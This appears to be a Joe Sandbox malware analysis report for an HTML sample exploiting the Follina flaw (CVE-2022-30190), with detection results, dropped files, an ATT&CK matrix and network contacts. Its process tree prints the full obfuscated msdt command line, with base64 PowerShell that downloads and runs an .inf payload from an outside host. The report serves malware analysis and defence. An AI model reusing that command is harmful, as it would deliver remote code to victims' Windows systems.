



ID: 676560
Sample Name: test.html
Cookbook:
defaultwindowshtmlcookbook.jbs
Time: 10:53:30
Date: 01/08/2022
Version: 35.0.0 Citrine

Table of Contents

Table of Contents 2
Windows Analysis Report test.html 5
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Process Tree 5
Malware Configuration 5
Yara Signatures 5
Memory Dumps 5
Sigma Signatures 6
Snort Signatures 6
Joe Sandbox Signatures 6
AV Detection 6
Exploits 6
Mitre Att&ck Matrix 6
Behavior Graph 6
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 9
Domains 9
URLs 9
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
World Map of Contacted IPs 10
Public IPs 10
Private 10
General Information 11
Warnings 11
Simulations 11
Behavior and APIs 11
Joe Sandbox View / Context 11
IPs 11
Domains 12
ASNs 12
JA3 Fingerprints 12
Dropped Files 12
Created / dropped Files 12
C:\Program Files\Google\Chrome\Application\Dictionaries\en-US-9-0.bdic 12
C:\Users\user\AppData\Local\Google\Chrome\User Data\05b97af0-56f4-4761-a59c-a8582a4f6f44.tmp 12
C:\Users\user\AppData\Local\Google\Chrome\User Data\0acb20e7-1cb9-4555-88df-ad3ecde17b18.tmp 13
C:\Users\user\AppData\Local\Google\Chrome\User Data\1581d2df-d293-4e3a-bfc9-8169697b2311.tmp 13
C:\Users\user\AppData\Local\Google\Chrome\User Data\1cc2bf79-9bc7-4e36-8b8a-4ea29d988551.tmp 13
C:\Users\user\AppData\Local\Google\Chrome\User Data\274d8132-1626-48a1-9444-20d4502a5cfb.tmp 14
C:\Users\user\AppData\Local\Google\Chrome\User Data\4225d5d6-2234-4c0f-8b35-1a315df7d078.tmp 14
C:\Users\user\AppData\Local\Google\Chrome\User Data\Crashpad\settings.dat 14
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\0bc85a95-41a2-4651-8cd3-6041af165128.tmp 15
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\135928d8-fee2-4448-9f46-088740d19672.tmp 15
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\1e9d967a-c972-4f0c-9ae6-0677696f3671.tmp 15
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\2169ac1e-74cd-4e20-907d-f9312b7a37b4.tmp 16
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\467e6509-bf7c-41f1-aa98-10fe54c3ffea.tmp 16
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\63f2ccea-901b-4e42-9043-54390c777e9d.tmp 16
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\nmmhkkegccagdldgiimedpiccmgmieda\1.0.0.6_0_metadata\computed_hashes.json 17
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\000003.log 17
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG 17
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG.old (copy) 18
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History Provider Cache 18
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network Persistent State (copy) 18
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences (copy) 18
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences (copy) 19
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\246bcc96-50e9-47ca-924e-0964b8dd5ed7.tmp 19
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\GPUCache\data_1 19
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Network Persistent State (copy) 20
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\GPUCache\data_1 20
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Network Persistent State

(copy) 20
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\e6f94121-00aa-4ef2-b378-44e953d64964.tmp 21
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\c2f2303b-71d6-4017-bace-dd85934d2e36.tmp 21
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\d3cda4a0-710b-4065-b89e-1b6eb044554c.tmp 21
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\000004.dbtmp 21
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\CURRENT (copy) 22
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\df695e42-fbb0-47be-b6b2-1b49fd5f18cb.tmp 22
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\f2c5450d-b85a-47c7-a1ba-caa55dd690ea.tmp 22
C:\Users\user\AppData\Local\Google\Chrome\User Data\Last Browser 23
C:\Users\user\AppData\Local\Google\Chrome\User Data\Last Version 23
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State (copy) 23
C:\Users\user\AppData\Local\Google\Chrome\User Data\Module Info Cache (copy) 24
C:\Users\user\AppData\Local\Google\Chrome\User Data\b0a5404f-dd1c-4c0d-b9c2-1f279c80789a.tmp 24
C:\Users\user\AppData\Local\Google\Chrome\User Data\c9a2d23c-64cf-45e5-9842-e9998e4b834e.tmp 24
C:\Users\user\AppData\Local\Google\Chrome\User Data\dd701e17-0d49-4ac1-b394-f091e29677c8.tmp 25
C:\Users\user\AppData\Local\Google\Chrome\User Data\dd7501de-00da-4000-b3e8-97f6186442a9.tmp 25
C:\Users\user\AppData\Local\Google\Chrome\User Data\f45cb8ad-bca4-4a2f-9a87-b87aba46ae6b.tmp 25
C:\Users\user\AppData\Local\Google\Chrome\User Data\ffba62fe-1c27-4928-a8cf-06fac1be4d5d.tmp 26
C:\Users\user\AppData\Local\Temp\01119693-a0e6-48c9-a6c2-9427f350eb38.tmp 26
C:\Users\user\AppData\Local\Temp\0793800c-657c-42d9-958d-612619f1006d.tmp 26
C:\Users\user\AppData\Local\Temp\5592_1575036701\Recovery.crx3 26
C:\Users\user\AppData\Local\Temp\5592_1575036701_metadata\verified_contents.json 27
C:\Users\user\AppData\Local\Temp\5592_1575036701\manifest.fingerprint 27
C:\Users\user\AppData\Local\Temp\5592_1575036701\manifest.json 27
C:\Users\user\AppData\Local\Temp\5592_80416975_metadata\verified_contents.json 28
C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_pnacl_json 28
C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_crtbegin_for_eh_o 28
C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_crtbegin_o 29
C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_crtend_o 29
C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_ld_nexe 29
C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_libcrt_platform_a 30
C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_libgcc_a 30
C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_libpnacl_irt_shim_a 30
C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_libpnacl_irt_shim_dummy_a 31
C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_pnacl_llc_nexe 31
C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_pnacl_sz_nexe 31
C:\Users\user\AppData\Local\Temp\5592_80416975\manifest.fingerprint 32
C:\Users\user\AppData\Local\Temp\5592_80416975\manifest.json 32
C:\Users\user\AppData\Local\Temp\5592_813092686_metadata\verified_contents.json 32
C:\Users\user\AppData\Local\Temp\5592_813092686_platform_specific\win_x64\widevinecdm.dll 33
C:\Users\user\AppData\Local\Temp\5592_813092686_platform_specific\win_x64\widevinecdm.dll.sig 33
C:\Users\user\AppData\Local\Temp\5592_813092686\manifest.fingerprint 33
C:\Users\user\AppData\Local\Temp\5592_813092686\manifest.json 33
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\0793800c-657c-42d9-958d-612619f1006d.tmp 34
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\bg\messages.json 34
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\ca\messages.json 34
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\cs\messages.json 35
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\da\messages.json 35
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\de\messages.json 35
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\el\messages.json 36
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\en\messages.json 36
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\en_GB\messages.json 36
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\es\messages.json 36
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\es_419\messages.json 37
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\et\messages.json 37
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\fi\messages.json 37
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\fil\messages.json 38
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\fr\messages.json 38
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\hi\messages.json 38
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\hr\messages.json 39
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\hu\messages.json 39
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\id\messages.json 39
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\it\messages.json 39
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\ja\messages.json 40
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\ko\messages.json 40
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\lt\messages.json 40
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\lv\messages.json 41
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\nb\messages.json 41
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\nl\messages.json 41
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\pl\messages.json 42
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\pt_BR\messages.json 42
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\pt_PT\messages.json 42
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\ro\messages.json 42
C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\ru\messages.json 43
Static File Info 43
General 43
Network Behavior 43
Network Port Distribution 44
TCP Packets 44
UDP Packets 45

DNS Queries 46
DNS Answers 46
HTTP Request Dependency Graph 46
HTTPS Proxied Packets 46
Statistics 48
Behavior 48
System Behavior 48
Analysis Process: chrome.exePID: 5592, Parent PID: 3932 48
General 48
File Activities 49
Registry Activities 49
Analysis Process: chrome.exePID: 3460, Parent PID: 5592 49
General 49
File Activities 49
Analysis Process: chrome.exePID: 6288, Parent PID: 3932 50
General 50
File Activities 50
Registry Activities 50
Analysis Process: msdt.exePID: 5888, Parent PID: 5592 50
General 50
File Activities 51
File Created 51
Disassembly 51


Windows Analysis Report

test.html


Overview

General Information

Sample Name:	test.html
Analysis ID:	676560
MD5:	7f1444fb3577da9.
SHA1:	87306ad6261bdf..
SHA256:	9d0d97fcb30473..
Tags:	CVE-2022-30190 Follina html
Infos:	



Detection




Follina CVE-2022-30190

Score:	56
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Yara detected Microsoft Office Expl…
- Drops PE files
- Very long cmdline option found, this…
- IP address seen in connection with …
- PE file contains sections with non-s…

Classification



Process Tree

- **System is w10x64**
- chrome.exe (PID: 5592 cmdline: C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized "about:blank MD5: C139654B5C1438A95B321BB01AD63EF6)
  - chrome.exe (PID: 3460 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1520,1234797889356291774 3,15623376124230255058,131072 --lang=en-US --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1924 /prefetch:8 MD5: C139654B5C1438A95B321BB01AD63EF6)
  - msdt.exe (PID: 5888 cmdline: "C:\Windows\system32\msdt.exe" ms-msdt:/ID%20PcwdiAgnOSTiC%20-sKiP%20forCe%20-pArAm%20%22IT_ReBRowseforfiLE=#Ja2Y%20IT_LaunchMethod=ContextMenu%20IT_BrowseForFile=W5A$(Iex($(IeX('[sYSTem.teXt.enCODinG]'+[cHar]58+[chAR]58+'uTf8.geTStRiNg([sYStem.CoNVErT]'+[char]58+[char]0x3A+'fRombASe64StRINg('+[CHar]0X22+'U1RPcC1Qck9jZXNTIC1mb1JjZSAtTmFNZSAnbXNkdCc7JEtZID0gYWRkLXRZUEUgLW1lbUJlcmRFRmluaVRJT04gJ1tEbGxJbXBvcnQoIlVSbG1vTi5EbEwiLCBDaGFyU2V0ID0gQ2hhclNldC5Vbmljb2RlKV1wdWJsaWMgc3RhdGljIGV4dGVybiBJbnRQdHIgVVJMRG93bmxvYWRUb0ZpbGUoSW50UHRyIFIsc3RyaW5nIGJpTCxzdHJpbmcgQgUm5vLEludFB0ciB1Ryk7JyAtbkFtRSAiWXZRIiAtTkFtRVNQYUNlIEhLZyAtUGFzc1RocnU7ICRLWTo6VVJMRG93bmxvYWRUb0ZpbGUoMCwiaHR0cDovL3BvbHBoYXJtYXIuY29tL3Rlc3QuaW5mIiwiJGVudjpBUFBEQVRBXHRlc3QuaW5mIiwwLDApO1NUYXJ0LXNMRWVQKDMpO1J1bkRsbDMyLkVYZSBhZHZwQWNLLmRsTCxMYXVuY2hJTkZTZWN0aW9uRXggIiRlTlY6QVBQREFUQVx0ZXN0LmluZiIsREVmQXVsdEluc1RBbGxfU0luZ2xFVVNFciwiJGVOdjpBUFBEQVRBXHRlc3QuaW5mIiw0LDA7U1RvUC1QUm9jRVNTIC1Gb3JDZSAtTmFNZSAnc2RpYWduaG9zdCc='+[CHar]34+'))'))))xW/../../../

Source	Rule	Description	Author	Strings
00000008.00000002.851000910.000002540CF60000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection



Multi AV Scanner detection for submitted file

Exploits




Yara detected Microsoft Office Exploit Follina CVE-2022-30190

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Command and Scripting Interpreter	Path Interception	1 Process Injection	3 Masquerading	OS Credential Dumping	1 System Information Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Process Injection	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	3 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	4 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 Ingress Tool Transfer	SIM Card Swap		Carrier Billing Fraud

Behavior Graph

Copyright Joe Security LLC 2022




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
test.html	8%	Virustotal		Browse
test.html	3%	ReversingLabs		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_ld_nexe	0%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_ld_nexe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_ld_nexe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_pnacl_llc_nexe	0%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_pnacl_llc_nexe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_pnacl_llc_nexe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_pnacl_sz_nexe	0%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_pnacl_sz_nexe	0%	Metadefender		Browse

Copyright Joe Security LLC 2022

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_pnacl_sz_nexe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\5592_813092686_platform_specific\win_x64\widevinecdm.dll	0%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\5592_813092686_platform_specific\win_x64\widevinecdm.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\5592_813092686_platform_specific\win_x64\widevinecdm.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://dns.google	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
accounts.google.com	142.250.203.109	true	false		high
clients.l.google.com	216.58.215.238	true	false		high
clients2.google.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://clients2.google.com/service/update2/crx?os=win&arch=x64&os_arch=x86_64&nacl_arch=x86-64&prod=chromecrx&prodchannel=&prodversion=85.0.4183.121&lang=en-US&acceptformat=crx3&x=id%3Dnmmhkkegccagdldgiimedpiccmgmieda%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1&x=id%3Dpkedcjkdefgpdelpbcmbmeomcjbeemfm%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1	false		high
http://https://accounts.google.com/ListAccounts?gpsia=1&source=ChromiumBrowser&json=standard	false		high

